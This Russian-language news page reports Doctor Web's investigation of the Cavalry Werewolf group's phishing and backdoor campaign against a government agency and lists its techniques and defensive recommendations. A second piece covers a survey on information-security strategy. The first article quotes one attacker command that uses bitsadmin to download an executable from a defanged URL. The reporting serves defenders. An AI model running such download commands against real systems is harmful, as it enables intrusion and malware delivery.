


Группировка Cavalry Werewolf взломала сеть госоргана с помощью бэкдоров

Группировка Cavalry Werewolf взломала сеть госоргана с помощью бэкдоров

Группировка Cavalry Werewolf взломала сеть госоргана с помощью бэкдоров

В июле 2025 года к специалистам компании «Доктор Веб» обратился клиент из госсектора с жалобой на рассылку подозрительных писем с корпоративного почтового ящика. Расследование показало: перед ними была целевая кампания кибергруппировки, которую аналитики идентифицировали как Cavalry Werewolf.

Цель атаки — сбор конфиденциальной информации и картирование сети для дальнейшего закрепления внутри инфраструктуры.


Начали злоумышленники банально, но эффективно — с фишинга. В качестве «приманки» приходили архивы с паролем и вложенным бэкдором BackDoor.ShellNET.1 (основан на открытом проекте Reverse-Shell-CS). Файлы маскировались под служебные записки и другие официальные документы — имена были соответствующие, чтобы снизить бдительность получателя.


После запуска BackDoor.ShellNET.1 атакующие использовали стандартный для Windows инструмент bitsadmin для скачивания дополнительных полезных нагрузок (пример: bitsadmin /transfer www /download hxxp://…/winpot.exe). Среди загруженных модулей оказался стилер Trojan.FileSpyNET.5, который массово тянул документы (.doc/.docx/.xlsx/.pdf), текстовые файлы и изображения. Для скрытого доступа применяли BackDoor.Tunnel.41 (вариант ReverseSocks5) — с его помощью создавались SOCKS5-туннели и обеспечивалось скрытое подключение к заражённому ПК.

Дальше — больше: специалисты «Доктор Веб» обнаружили целый набор инструментов, как собственных, так и основанных на open-source. В арсенале группировки — скриптовые загрузчики (например, BAT.DownLoader.1138), «упакованные» трояны (Trojan.Packed2.49708, Trojan.Siggen31.54011 и т. п.), бэкдоры, управляемые через телеграм-ботов (BackDoor.Siggen2.5463, BackDoor.ShellNET.2), а также прокси-модули типа BackDoor.ReverseProxy.1. Некоторые варианты внедряли полезную нагрузку в легитимные процессы — например, инжектировали данные в aspnet_compiler.exe, чтобы бэкдор выполнялся в контексте доверенного приложения.


Интересно, что злоумышленники активно пользуются открытими решениями: либо берут код «как есть», либо модифицируют его под свои нужды. Для доставки следующей волны вредоносов они используют стандартные утилиты — PowerShell, bitsadmin, curl — а для сохранения присутствия в системе модифицируют автозагрузку через реестр (HKCU\...\Run) или ставят исполняемые файлы в C:\users\public\pictures и похожие публичные папки.

Атака Cavalry Werewolf показала типичную для целевых кампаний логику: разведка (whoami, ipconfig, просмотр директорий), проверка прокси и сети, затем загрузка инструментов и закрепление. Также злоумышленники могли позже использовать скомпрометированные устройства для перехода в другие сети — например, при смене работы жертвы — и разворачивать дальнейшие атаки через доверенные каналы.

Отдельные особенности группировки, которые отмечают аналитики «Доктор Веб»: предпочтение к open-source-инструментам, частое использование обратных шеллов и SOCKS-туннелей, внедрение вреда в видимо «безобидные» программы и управление через Telegram API. Фишинговые рассылки имитируют сообщения от государственных органов — это снижает подозрительность целевой аудитории и повышает шансы успешной компрометации.

Рекомендации для организаций — стандартный, но действенный набор мер: усилить фильтрацию почты и блокировку подозрительных вложений, ограничить возможность запуска bitsadmin/PowerShell неподписанных скриптов, включить контроль исполнения (application control) и EDR, регулярно проверять целевые публичные папки, применять многофакторную аутентификацию и оперативно реагировать на подозрительные соединения с неизвестными C2-адресами. При обнаружении инцидента — немедленно изолировать пострадавшие хосты и провести полноценную форензику, чтобы выявить степень компрометации.

Расследование «Доктор Веб» — ещё одно напоминание: даже крупные организации с государственным уровнем защиты уязвимы к грамотному фишингу и тому, что за ним следует. В современных целевых атаках именно сочетание человеческой ошибки и хорошо отлаженных инструментов злоумышленников делает наибольший ущерб.

Подпишитесь на новости

Главной целью стратегии ИБ стало снижение рисков — 78% против 55% год назад

Компании всё чаще берутся за стратегию ИБ, но писать её мешает нехватка данных и поддержки руководства. Об этом говорят опросы зрителей эфира AM Live «Стратегия информационной безопасности: зачем нужна и как её защитить».

В ходе дискуссии эксперты разбирали, зачем бизнесу стратегия ИБ, как связать её с бизнес-целями, что такое риск-аппетит и недопустимые события, как отличить стратегию от списка закупок и как доказать её ценность руководству.

Ярослав Напалков (МТС Банк) посоветовал сначала доносить контекст. Николай Казанцев (Securitm) предложил новичкам «три чашки кофе» — пообщаться с CEO, ИТ и стейкхолдерами.

Эксперты также обсудили горизонт планирования (2-3 года с ежегодным пересмотром), роль резервного копирования и киберучений, кейсы с шифровальщиками, BYOD, DLP и построением SOC.

За год доля компаний, у которых стратегия в разработке, выросла с 9% до 28%. А тех, у кого её нет и не предвидится, стало меньше — 21% против 26%. При этом меньше компаний довели документ до рабочего состояния с метриками и кибериспытаниями: 16% против 20%.

Барьеры тоже сместились. Нехватка исходных данных выросла с 46% до 64%, отсутствие buy-in топ-менеджмента — с 25% до 43%. Кадровый дефицит остаётся главным ограничением, хотя и снизился до 59%. Николай Казанцев из Securitm объясняет это зрелостью рынка:

«По нашей статистике, лишь 15-20% служб ИБ имеют хоть как-то формализованный реестр рисков. Я даже не говорю про количественный, хотя бы качественную оценку».

Главной целью на 2027 год снижение рисков и финансового ущерба назвали 78% — рост на 23 п.п. На втором месте устойчивость и сокращение простоев критичных сервисов — 57%. Наталья Глинина из Megafon Pro Business считает это логичным:

«Нормальная цель, потому что она прямо влияет на бизнес. Финансовый ущерб считается недопустимым событием, потому что иначе ваш бизнес может перестать работать».

Соответствие регуляторам держится на уровне 59%, а оптимизация TCO и консолидация стека теряют популярность — 8% против 14%.

Оптимизм по поводу роста интереса к стратегии разделяют не все. Евгений Акимов из «Рубитеха» предположил:

«Просто те, кто были на эфире в 2025 году, разработали стратегию и на наш эфир уже не пришли. Просто новые люди, которые как-то голодны до стратегии».

А ведущий Виктор Бобыльков напомнил, что часть компаний сознательно живёт без документа:

«Одно дело, когда бюджета нет, тогда хотя бы есть исходные данные. Но мы просто не делаем стратегию, потому что смысл её делать, нам денег больше не дадут. Это стратегия стабильной оперейшн».

Участники эфира сошлись на том, что стратегия ИБ — это не список закупок, а инструмент связи с бизнес-целями, который нужно строить на риск-ориентированном подходе. Планировать стоит на 2-3 года с ежегодным пересмотром, фокусироваться на критичных процессах и восстановлении, а ответственность распределять между ИБ, ИТ и бизнесом.

RSS: Новости на портале Anti-Malware.ru